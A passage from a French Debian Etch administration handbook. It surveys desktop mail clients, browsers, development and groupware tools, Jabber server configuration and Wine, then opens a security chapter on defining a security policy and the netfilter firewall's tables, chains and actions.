- un gestionnaire de fenêtres ;
- un panneau démarreur d'applications.

Les pages ci-contre résument quelques informations intéressantes pour un usage de Xfce en entreprise.

- http://www.xfce.org/documentation/4.2/manuals/xfce4-session#xfsm-kiosk-mode
- http://www.xfce.org/documentation/4.2/manuals/xfce4-panel#panel-kiosk

Outils

Courrier électronique

Evolution

C'est le logiciel de messagerie de GNOME, qu'on installe avec la commande **`apt-get install evolution`**. En plus du courrier électronique, il gère un agenda, un carnet d'adresses et une liste de tâches, et dispose d'un puissant système d'indexation des messages. Il est possible de créer des dossiers virtuels correspondant à des requêtes sur l'ensemble des messages archivés. C'est-à-dire que tous les messages sont stockés de la même façon, mais que l'affichage des courriers électroniques recrée une simili-organisation par dossier — chacun de ces dossiers contenant tous les messages répondant à un ou plusieurs critères de filtrage.

Une extension du logiciel permet de l'intégrer à une messagerie Microsoft Exchange : il s'agit de Ximian Connector. Le paquet Debian correspondant est `evolution-exchange`.

COMMUNAUTÉ Les paquets populaires

En installant le paquet Debian `popularity-contest` vous pouvez participer à un sondage (automatique) qui permet au projet Debian de recenser les paquets les plus populaires. Un script lancé hebdomadairement par **`cron`** envoie par courrier électronique et de façon aussi anonyme que possible la liste des paquets installés ainsi que la date de dernier accès aux fichiers contenus dans chacun. Ce système permet de savoir quels paquets sont installés et lesquels sont réellement utilisés.

Ces informations sont extrêmement utiles au projet Debian, et lui permettent notamment de savoir quels paquets intégrer sur le premier CD-Rom d'installation. Il lui est aussi possible de vérifier si un paquet est employé ou non avant de décider de le supprimer de la distribution. C'est pourquoi nous vous invitons fortement à installer le paquet `popularity-contest` et à participer au sondage.

Les statistiques ainsi collectées sont publiées quotidiennement.

- http://popcon.debian.org/

Ces statistiques peuvent éventuellement vous aider à choisir entre deux paquets qui vous semblent équivalents. En prenant le plus populaire, vous multipliez vos chances de faire un bon choix.

KMail

On installe le logiciel de messagerie de KDE en exécutant **`apt-get install kmail`**. Il se contente de gérer le courrier électronique mais fait partie d'un ensemble logiciel appelé « KDE-PIM » (*PIM* signifiant *Personal Information Manager*, ou gestionnaire des informations personnelles) qui regroupe évidemment les fonctionnalités de carnet d'adresses, d'agenda, etc. Kmail dispose de toutes les fonctionnalités requises pour être un excellent client de messagerie.

Thunderbird et Icedove

Ce logiciel de messagerie, disponible dans le paquet Debian `icedove`, fait partie de la suite logicielle du projet Mozilla. Sa localisation en français nécessite la présence du paquet `icedove-locale-fr` ; l'extension `enigmail` prend complètement en charge le chiffrement et la signature des messages (cette extension n'est hélas pas traduite en français).

Ce logiciel fait partie des meilleurs clients de messagerie électronique. Gageons qu'il connaîtra un beau succès — à l'instar de Mozilla Firefox.

Debian Etch contient en réalité Icedove et non Thunderbird, pour des raisons légales détaillées dans l'encadré « Iceweasel et Firefox (et les autres) », ci-après ; mais au nom (et aux icônes) près, les deux logiciels sont identiques.

Navigateurs web

Epiphany, le navigateur web développé par GNOME, utilise le moteur d'affichage Gecko développé pour Mozilla. On le trouve dans le paquet Debian `epiphany-browser`.

Konqueror, le navigateur de fichiers de KDE, assure également les fonctionnalités de navigateur web. Il utilise le moteur de rendu KHTML propre à cet environnement de bureau. Même s'il n'égale pas Gecko en termes de fonctionnalités et de respect des standards, KHTML est de très bonne facture et a été choisi par Apple pour réaliser son navigateur Safari. Son paquet Debian se nomme `konqueror`.

Les personnes satisfaites par aucun des deux navigateurs mentionnés ci-dessus pourront se tourner vers Iceweasel. Ce navigateur, qu'on trouve dans le paquet Debian `iceweasel`, allie la puissance de Gecko à une interface légère et extensible.

CULTURE Iceweasel et Firefox (et les autres)

De nombreux utilisateurs seront à coup sûr surpris de ne pas trouver Mozilla Firefox dans les menus de Debian Etch. Qu'ils se rassurent : le paquet `iceweasel` contient Iceweasel, qui est essentiellement Firefox sous un autre nom.
La raison de ce renommage est en rapport avec les règles que la Fondation Mozilla a fixées pour l'utilisation de la marque déposée Firefox : tout logiciel appelé Firefox doit obligatoirement utiliser le logo et les icônes Firefox officielles. Or ce logo et ces icônes ne sont pas libres, Debian ne peut donc pas les distribuer dans la section *main*. Plutôt que de déménager l'ensemble du navigateur vers la section *non-free*, le responsable du paquet a opté pour un changement de nom.
Le paquet `firefox` existe toujours, ainsi que la commande **`firefox`**, mais ils ne sont là que pour faciliter la transition vers Iceweasel.
De la même manière, et pour les mêmes raisons, Icedove remplace Thunderbird (le logiciel de courrier électronique) ; les amateurs de la suite Seamonkey trouveront son remplaçant dans Iceape.

CULTURE Mozilla

Netscape Navigator était le navigateur emblématique du début du Web mais l'arrivée de Microsoft Internet Explorer l'a progressivement marginalisé. Face à cet échec, la société Netscape a décidé de « libérer » ses codes sources (en les publiant sous une licence libre) pour tenter de lui donner une seconde vie. C'était le début du projet Mozilla. Après de nombreuses années de développement, le résultat est plus que satisfaisant : le projet Mozilla est à l'origine du moteur de rendu HTML (nommé Gecko) le plus compatible avec les normes. Le navigateur Mozilla (paquet Debian `mozilla-browser` — qui dans Etch est un paquet de transition vers `iceape`) regagne une petite partie du terrain perdu par Netscape. Par ailleurs, il a encadré la naissance de nombreux navigateurs alternatifs, dont certains — comme Mozilla Firefox — connaissent un franc succès et une croissance importante du nombre de leurs utilisateurs.

Développement

Outils pour GTK+ sur GNOME

Anjuta (du paquet Debian éponyme) est un environnement de développement permettant de créer des applications GTK+ pour GNOME. Glade (du paquet Debian éponyme) est un logiciel capable de créer des interfaces utilisateur avec GTK+ sous GNOME et de les enregistrer dans un fichier (au format XML). La bibliothèque partagée *libglade* permet alors de recréer dynamiquement les interfaces sauvegardées — fonctionnalité intéressante par exemple pour des greffons (*plug-ins*) ayant besoin d'une boîte de dialogue.

Anjuta, projet beaucoup plus ambitieux, a pour objectif de conjuguer de façon modulaire (surtout dans sa version 2) toutes les fonctionnalités nécessaires à un environnement de développement intégré. Hélas, la version 2 d'Anjuta n'a pas atteint le niveau de stabilité requis pour qu'elle soit intégrée à *Etch*, et il faudra se contenter de la version 1.2.

Outils pour Qt sur KDE

KDevelop (du paquet Debian `kdevelop3`) est un environnement de développement pour KDE. Qt Designer (du paquet Debian `qt3-designer`) est un logiciel facilitant la conception d'interface graphique pour Qt sur KDE.

Les prochaines versions de ces logiciels promettent une meilleure intégration de l'un à l'autre grâce à la technologie de composants KParts.

Travail collaboratif

Travail en groupe : groupware

▸ http://www.phpgroupware.org/

PHPGroupware est une application web regroupant de nombreuses fonctionnalités de travail collaboratif :

- messagerie électronique ;
- messagerie instantanée ;
- carnet d'adresses ;
- wiki ;
- système de gestion de contenus ;
- base de connaissances ;
- annuaire de liens ;
- système de *chat* (discussion à plusieurs) ;
- gestion de projet (*workflow*).

Messagerie instantanée

Pour mettre en place une messagerie instantanée interne à l'entreprise, l'emploi de Jabber s'impose : son protocole est standardisé, et il ne démérite pas en termes de fonctionnalités. D'autre part, la possibilité d'y chiffrer les échanges est appréciable. Enfin, il est possible de placer des passerelles entre un serveur Jabber et les autres réseaux de messagerie instantanée (ICQ, GAIM, Yahoo, MSN, etc.).

ALTERNATIVE **Internet Relay Chat**

L'IRC peut remplacer Jabber. Ce service gravite autour de la notion de canal (dont les noms débutent systématiquement par le signe dièse #) : chaque canal regroupe un ensemble de personnes autour d'un thème ou d'une habitude de groupe. Au besoin, des personnes peuvent converser en privé. Son protocole, plus ancien, n'offre pas la possibilité de sécuriser les échanges de bout en bout — mais il est possible de chiffrer les communications entre les utilisateurs et le serveur en faisant circuler ce protocole à travers SSL.
Les clients IRC, plus difficiles à maîtriser, offrent beaucoup de fonctionnalités peu utiles en entreprise. Les opérateurs sont des utilisateurs dotés du pouvoir d'exclure voire de bannir les utilisateurs indésirables pour préserver le calme au sein du canal.
Le protocole IRC étant très ancien, de nombreux clients existent, pour correspondre aux préférences de nombreuses catégories d'utilisateurs : citons par exemple XChat (client graphique qui utilise GTK+), Irssi (en mode texte), Erc (qui s'intègre à Emacs), Chatzilla (qui fait partie de la suite de programmes Mozilla), etc.

DÉCOUVERTE **Vidéoconférence avec Ekiga**

Ekiga (anciennement GnomeMeeting) est l'application phare du monde de la vidéoconférence sous Linux. Logiciel stable et fonctionnel, il s'emploie facilement et sans restrictions sur un réseau local, mais il est beaucoup plus difficile de faire fonctionner le service à travers un pare-feu qui ne gère pas explicitement le protocole de téléconférence H323 et ses subtilités.
Si l'on souhaite placer un seul client Ekiga derrière le pare-feu, on peut se contenter de *forwarder* (faire suivre) quelques ports sur la machine dédiée à la vidéoconférence : le port 1720 en TCP (port d'écoute des connexions entrantes), les ports 30000-30010 en TCP (pour le contrôle des connexions ouvertes) et les ports 5000-5013 en UDP (pour les transmissions audio et vidéo, et l'enregistrement dans un proxy H323).
Si l'on souhaite placer plusieurs clients Ekiga derrière le pare-feu, les choses se compliquent sérieusement. Il faut alors installer un « proxy H323 » (paquet gnugk), dont la configuration n'est pas triviale.

Configuration du serveur

La mise en place du serveur Jabber demandant quelques efforts, elle est détaillée ci-dessous.

La première étape consiste à installer les paquets nécessaires en exécutant la commande **`apt-get install jabber jabber-muc jabber-jud`**. Le module `jabber-muc` permet les discussions à plusieurs (*Multi User Chat*) tandis que `jabber-jud` propose un annuaire des utilisateurs (*Jabber User Directory*).

Le premier fichier de configuration à modifier est `/etc/jabber/jabber.xml`. Toutes les références à `localhost` doivent y être remplacées par le nom officiel du serveur (en l'occurrence, il s'agit de `jabber.falcot.com`). On personnalisera les informations de *vCard* (carte de visite) du serveur et modifiera ses messages textuels standards — notamment la notification d'enregistrement et le message de bienvenue.

On corrigera le nom de machine (variable JABBER_HOSTNAME) dans le fichier `/etc/jabber/jabber.cfg`.

ATTENTION Les JID sont uniques

Lorsque l'on configure les différents modules Jabber sur la même machine que le serveur Jabber, on est tenté de donner le même nom aux différents services (après tout, le numéro de port devrait permettre de les différencier). Cela ne fonctionne pas, et chaque service doit recevoir un JID différent qui soit un nom DNS valide (et pointant sur la machine qui héberge le serveur Jabber). C'est pourquoi *conference.jabber.falcot.com*, *jud.jabber.falcot.com* et *jabber.falcot.com* pointent tous trois sur la même machine.

L'intégration des modules `jabber-muc` et `jabber-jud` relève de la même démarche, documentée dans les fichiers `/usr/share/doc/jabber-muc/README.Debian` et `/usr/share/doc/jabber-jud/README.Debian`. Il s'agit d'ajouter une référence et un bloc `service` au fichier `jabber.xml`. Il faut ensuite activer le module en modifiant les fichiers `/etc/default/jabber-muc` et `/etc/default/jabber-jud` et en positionnant la variable ENABLED à `1`. Enfin, il faut personnaliser les fichiers `/etc/jabber/jabber-muc.xml` et `/etc/jabber/jabber-jud.xml` de manière concordante (les mots de passe indiqués dans les balises `<secret>` et les identifiants de service doivent correspondre au contenu du fichier `jabber.xml`).

EXEMPLE Extraits du fichier jabber.xml

```
<host><jabberd:cmdline flag="h">jabber.falcot.com</jabberd:cmdline>
</host>
[...]
<vCard>
 <FN>Falcot Jabber Server</FN>
 <DESC>Serveur Jabber interne (Falcot SA)</DESC>
 <URL>http://www.falcot.com/</URL>
</vCard>
[...]
<register notify="yes">
  <instructions>Choisissez un identifiant (pas
   trop fantaisiste) et un mot de passe pour vous enregistrer
   sur ce serveur.</instructions>
  <name/>
  <email/>
</register>
[...]
<welcome>
  <subject>Bienvenue !</subject>
  <body>Bienvenue sur le serveur Jabber. Consultez
   http://intranet.falcot.com/jabber/ pour en savoir
   plus.</body>
</welcome>
[...]
<browse>
[...]
 <service type="jud" jid="jud.jabber.falcot.com"
         ➥ name="Falcot Jabber User Directory">
  <ns>jabber:iq:search</ns>
  <ns>jabber:iq:register</ns>
 </service>
[...]
</browse>
[...]
<!-- OK, we've finished defining the Jabber Session Manager. -->

<service id="muclinker">
  <host>conference.jabber.falcot.com</host>
  <accept>
    <ip>127.0.0.1</ip>
```

```
    <port>31518</port>
    <secret>secret</secret>
  </accept>
</service>

<service id="jud">
 <host>jud.jabber.falcot.com</host>
 <accept>
   <ip>127.0.0.1</ip>
   <port>5559</port>
   <secret>someSecret</secret>
   <timeout>30</timeout>
 </accept>
</service>
```

Clients Jabber

GNOME dispose de Gossip (du paquet Debian éponyme), il s'agit d'un client très simple d'emploi qui s'intègre dans la zone de notification du tableau de bord (présent par défaut en haut de l'écran si vous utilisez GNOME).

KDE dispose quant à lui de Kopete (paquet Debian éponyme).

Travail collaboratif avec GForge

GForge est un outil de développement collaboratif. Historiquement, il dérive de SourceForge, service d'hébergement en ligne de projets logiciels libres. Il en garde l'approche basée sur le mode de développement du logiciel libre, et a continué à évoluer après que le code de SourceForge a été rendu propriétaire (i.e. les détenteurs des droits — VA Software — ont décidé de ne plus le diffuser sous une licence libre). Il fournit donc également quelques fonctionnalités mieux adaptées à un mode de fonctionnement plus traditionnel, ainsi qu'à des activités qui ne relèvent pas du développement pur.

GForge est en réalité une agglomération d'un ensemble d'outils permettant de gérer, suivre et animer des projets. Ces outils relèvent de trois grandes catégories :

- *communication* : forums de discussion sur le Web, gestionnaire de listes de diffusion par messagerie électronique, systèmes de nouvelles permettant à un projet de publier des « brèves » ;
- *suivi* : gestionnaire de tâches permettant le contrôle de leur progrès et leur ordonnancement, pisteurs (*tracker*) pour le suivi des bogues, des correctifs et des demandes d'amélioration, sondages ;
- *partage* : gestionnaire de documentation permettant de centraliser les documentations pour un projet, mise à disposition de fichiers génériques, espace web dédié à chaque projet.

À cela, s'ajoute l'intégration de CVS (*Concurrent Versions System*) et Subversion, deux systèmes de gestion de sources, ou de gestion de configuration ou de suivi de versions — les appellations sont nombreuses. Ces programmes conservent un historique des différentes versions par lesquelles est passé chaque fichier (il s'agit fréquemment de codes sources de programmes), conservent une trace de chaque changement, et fusionnent les modifications apportées indépendamment par plusieurs développeurs lorsqu'ils travaillent en même temps sur la même partie d'un projet.

La plupart de ces outils sont accessibles (voire gérés) par une interface web, avec un système de gestion de permissions assez fin, et des notifications par courrier électronique pour certains événements.

Suites bureautiques

Les logiciels de bureautique furent longtemps les parents pauvres du logiciel libre : les utilisateurs demandaient des équivalents aux outils de Microsoft (Word ou Excel), mais ces logiciels sont si riches fonctionnellement qu'il était difficile de développer des équivalents. La création du projet OpenOffice.org (grâce à la libération du code de StarOffice par Sun) a comblé cette lacune. Les efforts respectifs de GNOME (GNOME Office) et KDE (KOffice) se poursuivent et parviennent — peut-être grâce à l'existence d'une saine concurrence — à des résultats intéressants. Ainsi Gnumeric (le tableur de GNOME) surpasse même OpenOffice.org dans certains domaines (la précision des calculs notamment). En revanche, du côté des traitements de texte, celui de la suite OpenOffice.org reste encore la référence.

Par ailleurs, il est important pour les utilisateurs de pouvoir exploiter les documents Word et Excel qu'ils reçoivent et qui peuplent leurs archives. Même si tous ont des filtres de prise en charge des logiciels de Microsoft, seul OpenOffice.org atteint un niveau suffisant.

Le paquet Debian d'OpenOffice.org se nomme `openoffice.org`, celui de KOffice `koffice`, et celui de GNOME `gnome-office`. Pour bénéficier d'une francisation complète d'OpenOffice.org, il faudra en outre installer les paquets `openoffice.org-l10n-fr`, `openoffice.org-help-fr`, et `openoffice.org-spellcheck-fr-fr` (ce dernier est un paquet virtuel fourni par `myspell-fr-gut`).

L'émulation Windows : Wine

▸ http://www.winehq.com/

Quels que soient les efforts fournis sur tous les plans précédents, on trouve toujours tel ou tel outil particulier sans équivalent connu sous

Linux ou dont il est absolument nécessaire d'employer la version originale. C'est pourquoi les systèmes d'émulation de Windows sont intéressants, et c'est précisément le rôle du logiciel Wine.

Mais il serait regrettable de se limiter à son étude, alors même que cette problématique peut être résolue de manière élégante avec d'autres outils comme une machine virtuelle ou bien encore VNC, tous deux présentés dans les encadrés ci-contre.

Rappelons au passage qu'une émulation permet d'exécuter un programme développé pour un autre système en imitant celui-ci grâce à un logiciel (qui en simule donc les fonctionnalités du mieux qu'il peut à partir des possibilités du système hôte sur lequel il s'exécute).

Le plus simple pour utiliser Wine est de disposer d'une partition comportant déjà une installation de Microsoft Windows (ce qui est le cas pour toute machine sur laquelle Linux est installé en double amorçage avec ce système Windows). Cette partition doit utiliser le système de fichiers FAT et non pas NTFS, car Linux ne peut que lire ce dernier (et pas y écrire de façon sûre et fiable — ce qui est pourtant nécessaire pour le fonctionnement optimal de la plupart des applications Windows). Si la machine ne dispose pas d'une version fonctionnelle de Windows, Wine fonctionnera un peu moins bien, et sera capable d'encadrer moins de programmes.

Il faut au préalable s'assurer que la partition Windows est montée (par exemple sous `/windows/`) et accessible en lecture/écriture à l'utilisateur qui emploie **`wine`**. L'entrée de fichier `fstab` ci-dessous donne cet accès en écriture à tous les utilisateurs :

```
/dev/hda1 /windows fat defaults,uid=1000,gid=100,umask=002,nls=iso8859-1 0 0
```

Installons tous les paquets nécessaires :

```
# apt-get install wine winesetuptk msttcorefonts libwine-print
  ➥ wine-utils wine-doc
```

Il reste ensuite à l'utilisateur à exécuter **`winesetup`** et accepter les réglages par défaut. Il pourra ensuite exécuter les programmes Windows en exécutant simplement la commande **`wine /windows/.../program.exe`**.

Wine fonctionne relativement bien avec Windows 95/98/Me et les applications de cette génération, mais pose encore quelques problèmes pour Windows NT/2000/XP.

Avant de compter sur Wine ou des solutions similaires, il faut savoir que rien ne remplace le test réel d'une version d'un logiciel : lui seul assure un fonctionnement satisfaisant avec une solution d'émulation.

COMPLÉMENTS **CrossOver Office**

La société CodeWeavers a amélioré Wine en créant *CrossOver Office* — ce dernier permettrait d'employer Microsoft Office sans soucis grâce à une palette plus large de fonctionnalités émulées. Certaines de ses améliorations sont réintégrées à Wine.

- http://www.codeweavers.com/site/products/

ALTERNATIVE

Les machines virtuelles

Au lieu d'émuler le système d'exploitation de Microsoft, il est possible d'utiliser des machines virtuelles qui émulent directement le matériel et de faire tourner dessus n'importe quel système d'exploitation. Le chapitre 12 aborde le sujet en introduisant Xen (page 278), une solution de virtualisation. L'introduction de cette section mentionne également QEMU, VMWare et Bochs qui sont d'autres outils proposant des machines virtuelles.

ALTERNATIVE

Windows Terminal Server ou VNC

Une dernière solution est à considérer : les applications Windows à conserver peuvent être installées sur un serveur central *Windows Terminal Server* et exécutées à distance par des machines Linux employant *rdesktop*. Ce programme est un client Linux qui comprend le protocole RDP (*Remote Desktop Protocol*, protocole de bureau distant) employé par *Windows NT/2000 Terminal Server* pour déporter des bureaux graphiques.
Le logiciel VNC offre des fonctions similaires et fonctionne en outre avec de nombreux systèmes d'exploitation. Les clients et serveurs VNC pour Linux sont traités dans la section « Connexion à distance » du chapitre 9.

chapitre 14

Sécurité

Un système d'information a, selon les cas, une importance variable ; dans certains cas, il est vital à la survie d'une entreprise. Il doit donc être protégé en conséquence contre divers risques, ce que l'on regroupe communément sous l'appellation de sécurité.

SOMMAIRE

MOTS-CLÉS

- Pare-feu
- Netfilter
- IDS/NIDS

Définir une politique de sécurité

Le terme de « sécurité » recouvre une vaste étendue de concepts, d'outils et de procédures, qui ne s'appliquent pas à tous les cas. Il convient de s'interroger sur ce que l'on souhaite accomplir pour choisir lesquels mettre en œuvre. Pour sécuriser un système, il faut se poser quelques questions ; si l'on se lance tête baissée dans la mise en œuvre d'outils, on risque de se focaliser sur certains aspects au détriment des plus importants.

Il est donc crucial de se fixer un but. Pour cela, il s'agit d'apporter des réponses aux questions suivantes :

- Que cherche-t-on à protéger ? La politique de sécurité à mener ne sera pas la même selon que l'on cherche à protéger les ordinateurs ou les données. Et s'il s'agit des données, il faudra également se demander lesquelles.
- Contre quoi cherche-t-on à se protéger ? Est-ce d'un vol de données confidentielles ? De la perte accidentelle de ces données ? De la perte de revenu associée à une interruption de service ?
- Également, de qui cherche-t-on à se protéger ? Les mesures de sécurité à mettre en place différeront largement selon que l'on cherche à se prémunir d'une faute de frappe d'un utilisateur habituel du système ou d'un groupe d'attaquants déterminés.

Il est d'usage d'appeler « risque » la conjonction des trois facteurs : ce qui doit être protégé, ce qu'on souhaite éviter, et les éléments qui essaient de faire en sorte que cela arrive. La réunion des réponses à ces trois questions permet de modéliser ce risque. De cette modélisation découlera une politique de sécurité, qui se manifestera à son tour par des actions concrètes.

Il faudra enfin prendre en compte les contraintes qui peuvent limiter la liberté d'action. Jusqu'où est-on prêt à aller pour sécuriser le système ? Cette question a un impact majeur, et la réponse apportée est trop souvent formulée en seuls termes de coût, alors qu'il faut également se demander jusqu'à quel point la politique de sécurité peut incommoder les utilisateurs du système, ou en dégrader les performances, par exemple.

Une fois que l'on a établi une modélisation du risque dont on cherche à se prémunir, on peut se pencher sur la définition d'une politique de sécurité.

Dans la plupart des cas, on s'apercevra que le système informatique peut être segmenté en sous-ensembles cohérents plus ou moins indépendants. Chacun de ces sous-systèmes pourra avoir ses besoins et ses contraintes propres, il faudra donc en général les considérer séparément lors de la définition des politiques de sécurité correspondantes. Il conviendra alors de toujours garder à l'esprit le principe selon lequel un périmètre court et bien défini est plus facile à défendre qu'une frontière vague et longue. L'organi-

ATTENTION Portée de ce chapitre

La sécurité est un sujet vaste et sensible, que nous ne saurions traiter complètement dans le cadre d'un seul chapitre. Nous nous limiterons ici à délimiter quelques points importants et présenter quelques-uns des outils et méthodes qui peuvent servir dans le domaine, mais la littérature est abondante et des ouvrages entiers ont été écrits sur le sujet. On pourra par exemple se rapporter à l'ouvrage *Sécuriser un réseau Linux* de Bernard Boutherin et Benoît Delaunay (collection Cahiers de l'Admin, éditions Eyrolles) ; à *Sécurité informatique, principes et méthode* de Laurent Bloch et Christophe Wolfhugel (collection blanche, éditions Eyrolles également) ; ou, en anglais, à l'excellent *Linux Server Security* de Michael D. Bauer (éditions O'Reilly).

NOTE Remise en question permanente

Bruce Schneier, un des experts mondialement reconnus en matière de sécurité (pas uniquement informatique, d'ailleurs) lutte contre un des mythes importants de la sécurité par l'expression « La sécurité est un processus, non un produit. » Les actifs à protéger évoluent au fil du temps, de même que les menaces qui pèsent dessus et les moyens dont disposent les attaquants potentiels. Il est donc important, même si une politique de sécurité a été parfaitement conçue et mise en œuvre, de ne pas s'endormir sur ses lauriers. Les composants du risque évoluant, la réponse à apporter à ce risque doit également évoluer à leur suite.

NOTE **Politiques extrêmes**

Dans certains cas, le choix des actions à mener pour sécuriser un système peut être extrêmement simple.
Par exemple, si le système à protéger se compose exclusivement d'un ordinateur de récupération qu'on n'utilise que pour additionner des chiffres en fin de journée, on peut tout à fait raisonnablement décider de ne rien faire de spécial pour le protéger, puisque la valeur intrinsèque du système est faible, celle des données est nulle puisqu'elles ne sont pas stockées sur cet ordinateur, et qu'un attaquant potentiel ne gagnerait à s'infiltrer sur ce « système » qu'une calculatrice un peu encombrante. Le coût de la sécurisation d'un tel système dépasserait probablement largement celui du risque.
À l'opposé, si l'on cherche à protéger absolument la confidentialité de données secrètes, au détriment de toute autre considération, une réponse appropriée serait la destruction complète de ces données (avec effacement des fichiers, puis pulvérisation des disques durs, dissolution dans de l'acide, etc.). Si les données doivent de plus être préservées, mais pas nécessairement accessibles, et que le coût n'est pas soumis à des contraintes, on pourra commencer en stockant ces données gravées sur des plaques de platine iridié stockées en divers bunkers répartis sous différentes montagnes dans le monde, chacun étant bien entendu entièrement secret mais gardé par des armées entières…
Pour extrêmes qu'ils puissent paraître, ces deux exemples n'en sont pas moins des réponses adaptées à des risques définis, dans la mesure où ils découlent d'une réflexion qui prend en compte les buts à atteindre et les contraintes présentes. Lorsqu'il s'agit d'une décision raisonnée, aucune politique de sécurité n'est moins respectable qu'une autre.

sation du réseau devra donc être pensée en conséquence, afin que les services les plus sensibles soient concentrés sur un petit nombre de machines, et que ces machines ne soient accessibles qu'à travers un nombre minimal de points de passage, qui seront plus faciles à sécuriser que s'il faut défendre chacune des machines contre l'intégralité du monde extérieur. On voit clairement apparaître ici l'utilité des solutions de filtrage du trafic réseau, notamment par des pare-feu. On pourra pour cela utiliser du matériel dédié, mais une solution peut-être plus simple et plus souple est d'utiliser un pare-feu logiciel, tel que celui intégré dans le noyau Linux.

Pare-feu ou filtre de paquets

Un pare-feu est une passerelle filtrante : il applique des règles de filtrage aux paquets qui le traversent (c'est pourquoi il n'est utile qu'en tant que point de passage obligé).

L'absence de configuration standard explique qu'il n'y ait pas de solution prête à l'emploi. Des outils permettent en revanche de simplifier la configuration du pare-feu netfilter en visualisant graphiquement les règles définies. L'un des meilleurs est sans doute **`fwbuilder`**.

B.A.-BA **Pare-feu**

Un pare-feu (*firewall*) est un ensemble matériel ou logiciel qui trie les paquets qui circulent par son intermédiaire en provenance ou vers le réseau local, et ne laisse passer que ceux qui vérifient certaines conditions.

CAS PARTICULIER Pare-feu local

Un pare-feu peut limiter son action à une seule machine (et non pas un réseau local complet) ; son rôle principal est alors de refuser ou limiter l'accès à certains services, voire de se prémunir contre l'établissement de connexions sortantes par des logiciels indésirables que l'utilisateur pourrait avoir installés (volontairement ou pas).

Les noyaux Linux des séries 2.4 et 2.6 intègrent le pare-feu netfilter, que l'outil **`iptables`** permet de configurer.

Fonctionnement de netfilter

netfilter dispose de trois tables distinctes, donnant les règles régissant trois types d'opérations sur les paquets :

- `filter` pour les règles de filtrage (accepter, refuser, ignorer un paquet) ;
- `nat` pour modifier les adresses IP et les ports source ou destinataires des paquets ;
- `mangle` pour modifier d'autres paramètres des paquets IP (notamment le champ ToS — *Type Of Service* — et les options).

Chaque table contient des listes de règles appelées chaînes ; les chaînes standards servent au pare-feu pour traiter les paquets dans différentes circonstances prédéfinies. L'administrateur peut créer d'autres chaînes, qui ne seront employées que si l'une des chaînes standard les appelle.

La table `filter` compte trois chaînes standard :

- `INPUT` : concerne les paquets destinés au pare-feu ;
- `OUTPUT` : concerne les paquets émis par le pare-feu ;
- `FORWARD` : appliquée aux paquets transitant via le pare-feu (et dont il n'est donc ni la source ni le destinataire).

La table `nat` dispose également de trois chaînes standards :

- `PREROUTING` : modifie les paquets dès qu'ils arrivent ;
- `POSTROUTING` : modifie les paquets alors qu'ils sont prêts à partir ;
- `OUTPUT` : modifie les paquets générés par le pare-feu lui-même.




Figure 14–1
Ordre d'emploi des chaînes de netfilter

Chaque chaîne est une liste de règles, prévoyant une action à exécuter quand certaines conditions sont remplies. Le pare-feu parcourt séquentiellement la chaîne s'appliquant au paquet traité, et dès qu'une règle est satisfaite, il « saute » (l'option `-j` vient de *jump*) à l'emplacement indiqué pour continuer le traitement. Certains de ces emplacements sont standardisés et correspondent aux actions les plus courantes. Une fois une de ces actions enclenchée, le parcours de la chaîne est interrompu parce que le sort du paquet est normalement décidé (sauf exception explicitement mentionnée ci-dessous) :

B.A.-BA **ICMP**

ICMP (*Internet Control Message Protocol*, ou protocole des messages de contrôle sur Internet) est très employé pour transmettre des compléments d'information sur les communications : il permet de tester le fonctionnement du réseau avec la commande **`ping`** (qui envoie un message ICMP *echo request* auquel le correspondant est normalement tenu de répondre par un message *echo reply*), signale le refus d'un paquet par un pare-feu, indique la saturation d'un tampon de réception, propose une meilleure route (un meilleur trajet pour les prochains paquets à émettre), etc. Plusieurs RFC définissent ce protocole ; les premières, 777 et 792, furent rapidement complétées et étendues.

- http://www.faqs.org/rfcs/rfc777.html
- http://www.faqs.org/rfcs/rfc792.html

Rappelons qu'un tampon de réception est une petite zone mémoire contenant les données reçues par le réseau avant qu'elles ne soient traitées par le noyau. Si cette zone est pleine, il est alors impossible de recevoir d'autres données et ICMP signale le problème de sorte que le correspondant réduise la vitesse de transfert pour essayer d'atteindre un équilibre.

- `ACCEPT` : autoriser le paquet à poursuivre son parcours ;
- `REJECT` : rejeter le paquet (ICMP signale une erreur, l'option `--reject-with` *type* d'**`iptables`** permet de choisir le type d'erreur renvoyée) ;
- `DROP` : supprimer (ignorer) le paquet ;
- `LOG` : enregistrer (via **`syslogd`**) un message de log contenant une description du paquet traité (cette action retourne après exécution à sa position dans la chaîne appelante — celle qui a invoquée l'action — c'est pourquoi il est nécessaire de la faire suivre par une règle REJECT ou DROP si l'on veut simplement enregistrer la trace d'un paquet qui doit être refusé) ;
- `ULOG` : enregistrer un message de log via **`ulogd`**, plus adapté et plus efficace que **`syslogd`** pour gérer de grandes quantités de messages (cette action renvoie aussi le fil d'exécution à sa position dans la chaîne appelante) ;
- *nom_de_chaîne* : évaluer les règles de la chaîne indiquée ;

- `RETURN` : stopper l'évaluation de la chaîne courante et revenir sur la chaîne appelante (si la chaîne courante est une chaîne standard, dépourvue de chaîne appelante, effectuer l'action par défaut — il s'agit d'une action particulière qui se configure avec l'option `-P` de **`iptables`**) ;
- `SNAT` : effectuer du *Source NAT* (des options précisent les modifications à effectuer) ;
- `DNAT` : effectuer du *Destination NAT* (des options précisent les modifications à effectuer) ;
- `MASQUERADE` : effectuer du **`masquerading`** (SNAT particulier) ;
- `REDIRECT` : rediriger un paquet vers un port particulier du pare-feu lui-même ; action notamment utile pour mettre en place un mandataire (ou proxy) web transparent (il s'agit d'un service pour lequel aucune configuration n'est nécessaire, puisque le client a l'impression de se connecter directement au destinataire alors que ses échanges avec le serveur transitent systématiquement par le mandataire).

